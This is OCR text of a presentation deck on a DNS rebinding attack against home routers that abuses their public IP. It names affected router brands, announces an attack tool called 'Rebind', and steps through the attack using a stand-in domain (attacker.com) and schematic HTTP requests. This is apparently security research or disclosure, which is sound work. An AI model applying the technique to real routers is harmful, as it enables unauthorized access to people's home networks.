


Public IP Rebinding Attack




Public IP Rebinding Attack

GET / HTTP/1.1
Host: attacker.com



Public IP Rebinding Attack



Public IP Rebinding Attack

- Pros:
  - Nearly instant rebind, no delay or waiting period
  - Don't need to know router's internal IP
  - Works in all major browsers: IE, FF, Opera, Safari, Chrome

- Cons:
  - Router must meet very specific conditions
    - Must bind Web server to the WAN interface
    - Firewall rules must be based on interface names, not IP addresses
    - Must implement the weak end system model
  - Not all routers are vulnerable

Affected Routers

Asus

Belkin

Dell

Thompson

Linksys

Third Party Firmware

ActionTec

Making the Attack Practical

- To make the attack practical:
  - Must obtain target's public IP address automatically
  - Must coordinate services (DNS, Web, Firewall)
  - Must do something useful


Tool Release: Rebind

- Provides all necessary services
  - DNS, Web, Firewall
- Serves up JavaScript code
  - Limits foreground activity
  - Makes use of cross-domain XHR, if supported
  - Supports all major Web browsers
- Attacker can browse target routers in real-time
  - Via a standard HTTP proxy

Rebind

Target IP:	2.3.5.8
Rebind IP:	1.4.1.4
Attacker Domain:	attacker.com

2.3.5.8



1.4.1.4

Rebind


Register a NameServer Name
Nameserver
ns1
. attacker.com
IP Address
1.4.1.4
Save Changes

Rebind


Nameservers

Nameserver 1:	ns1.attacker.com
Nameserver 2:	
Nameserver 3:	
Nameserver 4:	


Save Changes

Rebind

What is the IP address for attacker.com?




Rebind




Rebind

GET /init HTTP/1.1
Host: attacker.com




Rebind

Location: http://wacme.attacker.com/exec




Rebind

What is the IP address for wacme.attacker.com?




Rebind




Rebind

GET /exec HTTP/1.1
Host: wacme.attacker.com




Rebind




Rebind

GET / HTTP/1.1
Host: wacme.attacker.com




Rebind



Rebind

GET / HTTP/1.1
Host: wacme.attacker.com

2.3.5.8

